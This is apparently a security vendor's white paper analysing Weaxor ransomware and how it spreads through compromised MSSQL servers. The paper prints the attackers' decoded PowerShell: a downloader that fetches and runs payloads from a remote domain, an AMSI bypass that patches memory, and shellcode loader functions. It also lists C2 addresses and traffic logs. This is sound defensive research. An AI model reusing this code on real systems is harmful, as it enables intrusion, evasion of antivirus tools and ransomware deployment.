

Weaxor: Rebranded Mallox Ransomware with a Unique Payload Delivery Method

WHITE PAPER

www.seqrite.com

Author:

Shrutirupa Banerjee,
Rayapati Lakshmi Prasanna Sai &
Niraj Lazarus Makasare



CONTENTS

INTRODUCTION	2
INFECTION CHAIN	2
TECHNICAL ANALYSIS	3
PAYLOAD RETRIEVAL AND EXECUTION	4
ANALYSIS OF PAYLOAD 1	5
ANALYSIS OF PAYLOAD 2	7
SHELLCODE FUNCTIONS	11
OBFUSCATION AND ANTI-ANALYSIS TECHNIQUES	13
OBSERVED COMMUNICATIONS	14
STATUS OF C2 SERVERS	16
INDICATORS OF COMPROMISE (IOCS)	16

INTRODUCTION

In 2023, we saw a surge in Mallox (Target Company) ransomware cases, and the loaders used to deliver the final payload. By the end of 2024, another ransomware, **Weaxor**, appeared as a rebranding of Mallox ransomware.

Mallox ransomware emerged in 2021, targeting Windows systems, focusing on unsecured Microsoft SQL servers. The initial attack vectors involve dictionary attacks to gain unauthorized access. Once access is obtained, PowerShell and batch loaders are executed to deliver the final payload, **Mallox ransomware**. Mallox also exfiltrates data in addition to encrypting files.

Weaxor ransomware shares similarities with Mallox, targeting vulnerable MSSQL servers and maintaining parallels in executable structure. However, its **delivery methods** differ significantly:

- Initial-stage loaders use advanced, **multi-layered obfuscation**.
- Incorporates **sqlps.exe** instead of exclusively using PowerShell.
- Employs **shellcode (Cobalt Strike Beacon)** in the attack chain.

Infection Chain:

The figure below illustrates the attack chain:




Fig 1

Attackers compromise exposed or vulnerable Microsoft SQL Server instances by exploiting weak credentials, known vulnerabilities, or unpatched systems. Once access is achieved, sqlps.exe—a legitimate SQL Server utility—executes malicious PowerShell commands. These commands act as downloaders, retrieving obfuscated payloads that perform process injection. The injected code is a **Cobalt Strike Beacon**, connecting to a **C2 server** and deploying **Weaxor ransomware** as the final payload.

Technical Analysis

Encoded PowerShell commands use **Base64 encoding** to obscure content and evade detection. The **MSSQL Server PowerShell Module**—bundled with MSSQL Server installations—launches PowerShell in restricted mode, avoiding detection by antivirus tools monitoring PowerShell.exe usage.

Sqlps.exe provides a stealthier execution environment by bypassing user profiles and script configuration files, avoiding alerting security tools. Its silent operation minimizes user awareness.

Invoke-Expression (iex) runs encoded or obfuscated commands, commonly seen in malicious PowerShell usage.

Decoding the Base64-encoded command reveals code fragments acting as downloaders for subsequent payloads.

```
$response = (New-Object
System.Net.WebClient).DownloadString("https://directxapps.shop/GfY6SQsDOWWprAJhaqclHPcdqzp5MWpL")
;
$response = $response.Replace("SKDSkskdkSDSal2sdzxcpoivjvmaSdckkanvjSndlsasSsjd2331AdpdkX", "");
$MyProcess2 = New-Object System.Diagnostics.Process;
$MyProcess2.StartInfo.FileName = "sqlps";
$MyProcess2.StartInfo.Arguments = '-nop -w hidden -Command $global:var=' +
"$PID;iex([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('$response'))
);"
$MyProcess2.StartInfo.UseShellExecute = $false;
$MyProcess2.StartInfo.RedirectStandardOutput = $true;
$MyProcess2.Start();
$output = $MyProcess2.StandardOutput.ReadToEnd();
sleep 15;
$response2 = (New-Object
System.Net.WebClient).DownloadString("https://directxapps.shop/NILdR0uHd0xf2wKhJXsaGal67PZbxnPq")
;
$response2 = $response2.Replace("sddJshshA233232sjjsjsj2weeT3l2SZSs4sXKshshzzuwx2Zaq", "");
iex([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("$response2")));
```

Fig 2

Decoded content downloads two payloads from the URL shown above. Modifications within the downloaded content replace certain strings with empty values, transforming the payload for execution.



1. **Payload 1 (GfY6SQsDOWWprAJhagclHPcdgzp5MWpL):** Implements process injection and AMSI bypass for memory-based detection evasion.

Fig 3

2. **Payload 2 (NILdR0uHd0xf2wKhJXsaGal67PZbxnPg):** Encoded with XOR for obfuscation.

Fig 4

Fig 4

Applying necessary modifications and decoding the payloads reveals:

Analysis of Payload 1

Decoded content shows an attempt to load **amsi.dll** and fetch **AmsiScan-Buffer**, typically used for scanning content buffers. This behavior suggests an **AMSI bypass** attempt.

```
$Win34 = @"
using System;
using System.Runtime.InteropServices;
public class Win34 {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern IntPtr OpenProcess(uint access, bool inherit, uint pid);
}
"@
Add-Type $Win34;
$string = 'hello, world'
$string = $string.replace('he','a')
$string = $string.replace('ll','m')
$string = $string.replace('o','s')
$string = $string.replace(' ','i')
$string = $string.replace('wo','.d')
$string = $string.replace('rld','ll')
$string2 = 'hello, world'
$string2 = $string2.replace('he','A')
$string2 = $string2.replace('ll','m')
$string2 = $string2.replace('o','s')
$string2 = $string2.replace(' ','i')
$string2 = $string2.replace('wo','sc')
$string2 = $string2.replace('rld','an')
```

Activate Windows
Go to Settings to activate Windows.

Fig 5

Additionally, the payload uses **sqlps.exe** for SQL-based PowerShell commands, followed by Base64-encoded content indicating further obfuscation.

```
$IISAKC3ZAJSO = [Win34]::OpenProcess(0xFFFF, $true, $var);
$MyProcess2 = New-Object System.Diagnostics.Process
$MyProcess2.StartInfo.FileName = "sqlps"
$MyProcess2.StartInfo.Arguments = "-nop -Command" + '[IntPtr]$global:TAR5=' +
"$IISAKC3ZAJSO;" + '[IntPtr]$global:TAR1=' +
"$B2KQ3VDB5NRQ;iex([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('CnNsZWVwIDU7CiRXaW4zNSA9IEAiCnVzaW5nIFN5c3RlbTsKdXNpbmccU3lzdGVtLlJlbnRpbWU
```

Fig 6

```
$MyProcess2.StartInfo.Arguments = '-nop -Command ' + '[IntPtr]$global:TAR5=' +
"$1$AKC3ZAJ$0;" + '[IntPtr]$global:TAR1=' +
"$B2KQ3VDB5NRQ;iex([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('CnNsZWVwIDU7CIRXaW42NSA9IEAiCnVzaW5nIFN5c3RlbTskdXNpbmcgU3lzdGVtLlJlbnRpbWUuSW50ZXJvcFNlcnZpY2VzOwpwdWJsaWMgY2xhc3MgV2luMzUgewogICAgW0RsbEltcG9ydCgia2VybmVsMzIiK3V0KICAgICAgICBwdWJsaWMgc3RhdGljIGV4dGVybiBpbmQgVmlldHVhbFB5b3RlY3RFeChJbnRQdHIgaFB5b2Nlc3MsIEludFB0ciBscEFkZHZlc3MsVULudFB0ciBkdlnpemUsIHVpbmQgZmx0ZXdQcm90ZWNOlCBvdXQgdWludCBScGZSt2xkUHJvdGVjdCk7Cn0KIKAKJFZBUjMgPSAwOwpB2GQtVHlwZSAkV2luMzU7CltXaw42NV06Ol2pCnRlYXQcm90ZWNOXGogJFRBUjUsICRUQVIXLCBbdWludDMYXTUsIDB4NDAsIFTyZWZdJFZBUjMpowokTXlQcm9jZXNzMiA9IE5ldy1PYmplY3QgU3lzdGVtLkRyYWdub3N0aWNzLlByb2Nlc3MKJE15UHJvY2Vzc2IuU3RhcncnRjbmZVLkZpbGVOYWllID0gInNxbHBzIgoKTXlQcm9jZXNzMi5TdGFydEluZm8uQXJndWl1bnRzID0nLW5vcCAtQ29tbWZuZCAnICsgJltJbnRQdHJdJGdsb2JhbDpUQVt1PScgKyAiJFRBUjU7IiArICdbSW50UHRYXSRnbG9iYWw6VEFSMT0nICsgIiRUQVIXO2l1leChbU3lzdGVtLlRleHQuRW5jb2RpbmddOjpwVVEY4LkdldFN0cmZyhbU3lzdGVtLkNvbnZlcnRdOjpwGcm9tQmFzZTY0U3RyaW5nKCdDbk5zWldWd0lEVtDaVJYVvc0ek5pQTlJRUFpQ25wemFXNW5JRk41Y2NSbGJUC0tKWE5wYmljZlUzbnBpkr1Z0TGxKMWJuUnBiV1V1Ulc1MfPySnzjRk5sY25acFkyVnpPd3B3ZFdKc2FXTWdZMnhoYzNNZlYybHVNe1lnZXdvs1cwUnNiRWx0Y0c5eWRDZ21hM1Z5YmlWc016SW1LVjBLSUNBZ0lDQWdJQ0J3ZFdKc2FXTWdJm1JoZEdsakiHVjRkr1Z5YmlCcGJuUWdWM0pwZEdWUWntOWpawE56VFwGdGZsSjVLRWx1ZEZCMGNpQm9VSEp2WTJWemN5d2dTVzUwVUHseU1HeHdRbUZ6W1VGalpISmxjM01zSUdKNW RHVmZJU0J2Y0VKMvptWmxjaXdnZFdsdWRDQnVVMmw2WlN3Z2I2VjBJSFZwYm5RZ2JlQk9kVzFpWlhkUfprsjVkr1Z6VjNKCGRlUmxiaWs3Q24ws01rQUtrV1JrTF2SNWNHVWdKRmKwYmpNMk93b2tWaoZTTX1BOULEQtdDaVJXUVZJeU1EMgdXMEo1ZEdWYlhwMGdLRElOUWpnc01EQjROVGNzSURCNE1EQXNJRElOTURjc01EQjRPREFzSURCNFF6TXBPd3BiVjJsdU16WmRPaNBYy21sMfPwQnliMk5sYzNOTlpXMXZjbmtvskZSQ1VgVXNJQ1JVUVZJeExDQWtWaoZTTW13Z05pd2dXMOpsWmwaiZrRlNNeWs3Q21WNGFYUtdlWGTLLJykpKtsiCiRNeVByb2Nlc3MyLlN0YXJjOSW5mby5Vc2VtAGVsbEV4ZW5ldGUgPSAkZmFsc2UKJE15UHJvY2Vzc2Iuc3RhcncnRjbmZvLlJlZGlyZWNOU3RhbRhmRhcncnRdKXQgPSAkZHI1ZTskJE15UHJvY2Vzc2IuU3RhcncnQkQpleG100wo="'))];"
```

Fig 7

Decoded Base64 content modifies memory protections to **Read, Write, Execute (0x40)** for dynamic code execution. Additional encoded strings hide malicious content.

```
sleep 5;
$win35 = @
using System;
using System.Runtime.InteropServices;
public class Win35 {
    [DllImport("kernel32")]
    public static extern int VirtualProtectEx(IntPtr hProcess, IntPtr
        lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
}
"@
$VAR3 = 0;
Add-Type $Win35;
[Win35]::VirtualProtectEx($TAR5, $TAR1, [uint32]5, 0x40, [ref]$VAR3);
$MyProcess2 = New-Object System.Diagnostics.Process
$MyProcess2.StartInfo.FileName = "sqlps"
$MyProcess2.StartInfo.Arguments = '-nop -Command ' + '[IntPtr]$global:TAR5=' +
"$TAR5;" + '[IntPtr]$global:TAR1=' +
"$TAR1;iex([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(
' CnNsZWVwIDU7CIRXaW42NSA9IEAiCnVzaW5nIFN5c3RlbTskdXNpbmcgU3lzdGVtLlJlbnRpbWUuSW50ZXJvc
FNLcnZpY2VzOwpwdWJsaWMgY2xhc3MgV2luMzUgewogICAgW0RsbEltcG9ydCgia2VybmVsMzIiK3V0KICAgICAgI
CBwdWJsaWMgc3RhdGljIGV4dGVybiBpbmQgV3JpdGVQcm9jZXNzTWVtb3J5KEludFB0ciBoUHJvY2Vzc2VycG9wSW
50UHRYIGxwQmFzZUFkZHZlc3MsIGV4dGVybiBscEFkZlZmZlciwgdWludCBuU2l6SWgb3V0IHVpbmQgY2RlbnR0dWl
iZXJPZkZkdGVzV3JpdHRlbik7Cn0KIKAKQWRkLVR5cGUgJFdpbjM2OWokVkfFSMyA9IDA7CIRWQVYiYlD0gW0J5
dGVhXV0gKDB4QjQjQjg5IDB4NTcsIDB4MDAsIDB4MDcsIDB4ODAsIDB4QzZpOwpbV2luMzZkdOjpwXcm10ZVByb2Nlc
3NNZW1vcnkoJFRBUjUsICRUQVIXLCBkVkfFSmiwG3JlZl0KvKFSMyk7CmV4aXQ7eXkK'))];"
```

Fig 8

```

sleep 5;
$Win36 = @"
using System;
using System.Runtime.InteropServices;
public class Win36 {
    [DllImport("kernel32")]
    public static extern int WriteProcessMemory(IntPtr hProcess, IntPtr
        lpBaseAddress, byte[] lpBuffer, uint nSize, out uint lpNumberOfBytesWritten);
}
"@
Add-Type $Win36;
$VAR3 = 0;
$VAR2 = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3);
[Win36]::WriteProcessMemory($STAR5, $STAR1, $VAR2, 6, [ref]$VAR3);
exit;yy

```

Fig 9

The payload uses **WriteProcessMemory** for injecting code and **VirtualProtectEx** to enable execution. The AMSI bypass highlights a strategy to disable Windows Antimalware Scan Interface for stealth.

- **Process Injection** embeds code into legitimate processes.
- **AMSI Bypass** prevents detection of PowerShell and script-based threats.

Analysis of Payload 2

After decoding and necessary modifications in Payload 2:

```

Set-StrictMode -Version 2

function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And
    $_.Location.Split('\')[1].Equals('System.dll')
    }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]]
    @('System.Runtime.InteropServices.HandleRef', 'string'))
    return $var_gpa.Invoke($null,
    @([System.Runtime.InteropServices.HandleRef] (New-Object
    System.Runtime.InteropServices.HandleRef (New-Object IntPtr),
    ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null,
    @($var_module)))), $var_procedure)
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
    System.Reflection.AssemblyName('ReflectedDelegate')),
    [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed,

```

Fig 10


```

00000000: 9090 9041 5a41 5255 4889 e548 81ec 2000 ...AZARUH..H..
00000010: 0000 488d 1dea ffff ff48 89df 4881 c310 ..H.....H..H...
00000020: 8e01 00ff d341 b8f0 b5a2 5668 0400 0000 .....A....Vh....
00000030: 5a48 89f9 ffd0 0000 0000 0000 0000 00f8 ZH.....
00000040: 0000 00d5 99d5 229e 3949 fa26 f453 1265 .....".9I.&.S.e
00000050: a7e1 b4a7 5824 02e7 4be9 f8f2 aae1 059b ....X$..K.....
00000060: 9b17 e35b cb50 6178 b2ec e1ea e003 40fb ...[.Pax.....@.
00000070: e507 7ee2 b9f3 9816 d269 8f27 7149 db57 ..~.....i.'qI.W
00000080: 13f9 0e3d 7105 aecc 1d04 d2bc 8179 1c69 ...=q.....y.i
00000090: 3f93 cc64 da1a a5ff adaf 963e cf06 df04 ?..d.....>....
000000a0: d47f 7369 9b22 a0bf b42e 4186 ac6d e88c ..si."....A..m..
000000b0: 87e9 f9dd a670 755f 6301 47b5 ba0b 65a8 .....pu c.G...e.
000000c0: 4e59 a272 dde8 2247 15f6 c078 9d6c bc35 NY.r.."G...x.l.5
000000d0: 3504 71e1 a5ff 4907 d410 7e8c 2ff7 b87d 5.q...I...~/...}
000000e0: 5269 8f0e 9f51 bbb0 885e 2e84 fb9a d3a8 Ri...Q...^.....
000000f0: 4c5e ac69 d001 615f 6eb9 204a 4e00 0064 L^.i..a_n. JN..d
00000100: 8605 000a d5d7 6000 0000 003b 2b19 4cf0 .....`.....;+.L.
00000110: 0023 300b 020b 0000 0a03 0000 4e02 0000 .#0.....N...
00000120: 0000 0030 bc03 0000 1000 0000 0000 8001 ...0.....
00000130: 0000 0000 1000 0000 0200 0005 0002 0000 .....
00000140: 0000 0005 0002 0000 0000 0000 b012 0000 .....
00000150: 0400 009a 5011 0002 0060 0100 0010 0000 ....P.....

```

Fig 13

```

00037800: 0000 0065 006e 0000 0000 0065 0073 0000 ...e.n.....e.s..
00037810: 0000 0066 0069 0000 0000 0066 0072 0000 ...f.i.....f.r..
00037820: 0000 0068 0065 0000 0000 0068 0075 0000 ...h.e.....h.u..
00037830: 0000 0069 0073 0000 0000 0069 0074 0000 ...i.s.....i.t..
00037840: 0000 006a 0061 0000 0000 006b 006f 0000 ...j.a.....k.o..
00037850: 0000 006e 006c 0000 0000 006e 006f 0000 ...n.l.....n.o..
00037860: 0000 0070 006c 0000 0000 0070 0074 0000 ...p.l.....p.t..
00037870: 0000 0072 006f 0000 0000 0072 0075 0000 ...r.o.....r.u..
00037880: 0000 0068 0072 0000 0000 0073 006b 0000 ...h.r.....s.k..
00037890: 0000 0073 0071 0000 0000 0073 0076 0000 ...s.q.....s.v..
000378a0: 0000 0074 0068 0000 0000 0074 0072 0000 ...t.h.....t.r..
000378b0: 0000 0075 0072 0000 0000 0069 0064 0000 ...u.r.....i.d..
000378c0: 0000 0043 7265 6174 6546 696c 6532 0000 ...CreateFile2..
000378d0: 0000 0043 004f 004e 004f 0055 0054 0024 ...C.O.N.O.U.T.$
000378e0: 0000 0030 9404 8001 0000 0006 0000 0010 ...0.....
000378f0: 0000 0020 0000 0010 0000 000a 0000 0000 ...
00037900: 0000 00e0 cb02 8001 0000 00b0 da02 8001 .....
00037910: 0000 0020 e402 8001 0000 0000 ee02 8001 ...
00037920: 0000 0040 f102 8001 0000 0050 f102 8001 ...@.....P....
00037930: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00037940: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00037950: 0000 0000 0000 0000 0000 0000 0000 0000 .....

```

Fig 14

```

15740 0003d7b0: 0500 0013 0500 001b 0500 0007 0000 0000 .....
15741 0003d7c0: 0600 0011 0600 0017 0600 001f 0600 0023 .....#
15742 0003d7d0: 0600 002b 0600 002f 0600 003d 0600 0041 ...+.../...=...A
15743 0003d7e0: 0600 0047 0600 0049 0600 004d 0600 0053 ...G...I...M...S
15744 0003d7f0: 0600 004d 6963 726f 736f 6674 2042 6173 ...Microsoft Bas
15745 0003d800: 6520 4372 7970 746f 6772 6170 6869 6320 e Cryptographic
15746 0003d810: 5072 6f76 6964 6572 2076 312e 3000 0000 Provider v1.0...
15747 0003d820: 0000 0041 4243 4445 4647 4849 4a4b 4c4d ...ABCDEFGHJKLM
15748 0003d830: 4e4f 5051 5253 5455 5657 5859 5a61 6263 NOPQRSTUVWXYZabc
15749 0003d840: 6465 6667 6869 6a6b 6c6d 6e6f 7071 7273 defghijklmnopqrs
15750 0003d850: 7475 7677 7879 7a30 3132 3334 3536 3738 tuvxyz012345678
15751 0003d860: 392b 2f00 0000 0073 6861 3235 3600 0061 9+/....sha256..a
15752 0003d870: 6263 0061 6263 6462 6364 6563 6465 6664 bc.abcdcbcdcdcfcd
15753 0003d880: 6566 6765 6667 6866 6768 6967 6869 6a68 efgefghfghighijh
15754 0003d890: 696a 6b69 6a6b 6c6a 6b6c 6d6b 6c6d 6e6c ijkijskljklmklmnl
15755 0003d8a0: 6d6e 6f6d 6e6f 706e 6f70 7100 0000 0073 mnompnopopq....s
15756 0003d8b0: 7072 6e67 0000 0000 0000 0000 0000 0000 prng.....
15757 0003d8c0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
15758 0003d8d0: 0000 0030 3132 3334 3536 3738 3941 4243 ...0123456789ABC
15759 0003d8e0: 4445 4647 4849 4a4b 4c4d 4e4f 5051 5253 DEFGHIJKLMNOPQRS
15760 0003d8f0: 5455 5657 5859 5a61 6263 6465 6667 6869 TUVWXYZabcdefghi

```

Fig 15

Shellcode includes cryptographic references, suggesting advanced malicious activities.

```

jqXG5
sysnative
%$ (admin)
%i %s %i
%i %s
HTTP/1.1 200 OK
Content-Type: application/octet-stream
Content-Length: %d
CorExitProcess
(null)
( 8PX
700WP
'h'
xpxxxx
('8PW
700PP
'h'hhh
xppwpp
dddd, MMM dd, yyyy
HH:mm:ss
!*$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMN0PQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~
CloseThreadpoolWait
FlushProcessWriteBuffers

```

Fig 16

Disassembling the shellcode shows dynamic execution using **GetModuleHandleA**, **GetProcAddress**, and **VirtualAlloc** to allocate memory, copy shellcode, and execute it, bypassing detection mechanisms.

```

0x1000: nop
0x1001: nop
0x1002: nop
0x1003: pop     r10
0x1005: push    r10
0x1007: push    rbp
0x1008: mov     rbp, rsp
0x100b: sub     rsp, 0x20
0x1012: lea     rbx, [rip - 0x16]
0x1019: mov     rdi, rbx
0x101c: add     rbx, 0x18e10
0x1023: call    rbx
0x1025: mov     r8d, 0x56a2b5f0
0x102b: push    4
0x1030: pop     rdx
0x1031: mov     rcx, rdi
0x1034: call    rax
0x1036: add     byte ptr [rax], al
0x1038: add     byte ptr [rax], al
0x103a: add     byte ptr [rax], al
0x103c: add     byte ptr [rax], al
0x103e: add     al, bh
0x1040: add     byte ptr [rax], al
0x1042: add     ch, dl
0x1044: cdq

```

Fig 17

Shellcode Functions

- Cryptographic processes
- C2 server communication
- Dynamic API calls

The shellcode likely acts as a **backdoor** or **downloader** for additional payloads.

```

0x00000000 90      nop
0x00000001 90      nop
0x00000002 90      nop
0x00000003 41      inc ecx
0x00000004 5a      pop edx
0x00000005 41      inc ecx
0x00000006 52      push edx
0x00000007 55      push ebp
0x00000008 48      dec eax
0x00000009 89e5    mov ebp, esp
0x0000000a 48      dec eax
0x0000000b 81ec20000000 sub esp, 0x20
0x0000000c 48      dec eax
0x0000000d 8d1dea ffffffff lea ebx, [0xffffffff]
0x0000000e 48      dec eax
0x0000000f 89df    mov edi, ebx
0x00000010 48      dec eax
0x00000011 81c3108e0100 add ebx, 0x18e10
0x00000012 ff d3    call ebx
0x00000013 41      inc ecx
0x00000014 b8f0b5a256 mov eax, 0x56a2b5f0
0x00000015 6804000000 push 4
0x00000016 5a      pop edx
0x00000017 48      dec eax
0x00000018 89f9    mov ecx, edi
0x00000019 ff d0    call eax
0x0000001a 0000    add byte [eax], al
0x0000001b 0000    add byte [eax], al

```

Fig 18

Code prepares memory, resolves APIs, and employs jump instructions for obfuscation.

```

0x00000057 e74b    out 0x4b, eax
0x00000058 e9f8f2aae1 jmp 0xe1aaf356
0x00000059 059b9b17e3 add eax, 0xe3179b9b
0x0000005a 5b      nop ebx
0x0000005b cb      retf
0x0000005c 50      push eax
0x0000005d 61      popal
0x0000005e 78b2    ja 0x1b
0x0000005f cc      jn al, dx
0x00000060 e1ea    loop 0x56
0x00000061 e003    loopne 0x71
0x00000062 40      inc eax
0x00000063 fb      sti
0x00000064 e507    in eax, 7
0x00000065 7ee2    jle 0x56
0x00000066 b9f39816d2 mov ecx, 0xd21698f3
0x00000067 698f277149db imul ecx, dword [edi - 0x24b68ed9], 0xef91357
0x00000068 3d7105aecc cmp eax, 0xccae0571
0x00000069 1d04d2bc01 sbb eax, 0x01bcd204
0x0000006a 791c    jns 0xab
0x0000006b 693f93cc64da imul edi, dword [edi], 0xda64cc93
0x0000006c 1aa5 fadaf96 sbb ah, byte [ebp - 0x69505201]
0x0000006d 3ecf    lrrtd
0x0000006e 06      push es
0x0000006f df04d4    fild word [esp + edx*8]
0x00000070 7f73    jg 0x116
0x00000071 699b22a0bfb4 imul ebx, dword [ebx - 0x4b405fde], 0xac86412e

```

Fig 19

Absolute jumps signal payload transitions, while register-saving operations suggest obfuscation.

Obfuscation and Anti-Analysis Techniques

- Complex arithmetic and redundant flags complicate static analysis.
- Commands may be used to evade debuggers or manipulate execution flow unexpectedly.

Fig 20

The shellcode's **low-level operations** modify memory and perform **environment checks**, ensuring execution only in unmonitored environments.

It uses HTTP communication to connect with a **Cobalt Strike C2 server** at **203.55.176.72**, enabling data exfiltration and deploying **Weaxor ransomware**.

1.239977		203.55.176.72	HTTP	594 GET /jquery-3.3.1.min.js HTTP/1.1
1.457214	203.55.176.72		HTTP	1366 HTTP/1.1 200 OK (application/javascript)
1.013785		203.55.176.72	HTTP	594 GET /jquery-3.3.1.min.js HTTP/1.1
1.234846	203.55.176.72		HTTP	2826 HTTP/1.1 200 OK (application/javascript)
1.849589		203.55.176.72	HTTP	8134 POST /jquery-3.3.2.min.js?__cfduid=Q_Gbl00bEqQZxxKkPcw HTTP/1.1

Fig 21

The Cobalt Strike C2 server employs a JavaScript file to deliver Weaxor ransomware.

		193.143.1.139	HTTP	1943 POST /Ujdu8jjooue/biweax.php HTTP/1.1
193.143.1.139			HTTP	298 HTTP/1.1 200 OK (text/html)
		203.55.176.72	HTTP	594 GET /jquery-3.3.1.min.js HTTP/1.1

Fig 22

Weaxor ransomware encrypts files, appending the **.rox** extension, and connects to a second C2 server at **193.143.1.139**.




Fig 23

Below is the ransom note consisting of TOR link for victim to connecting with the adversary.



Fig 24

Observed Communications




Fig 25

Interaction with the JavaScript file shows data being manipulated or added to the infection chain.

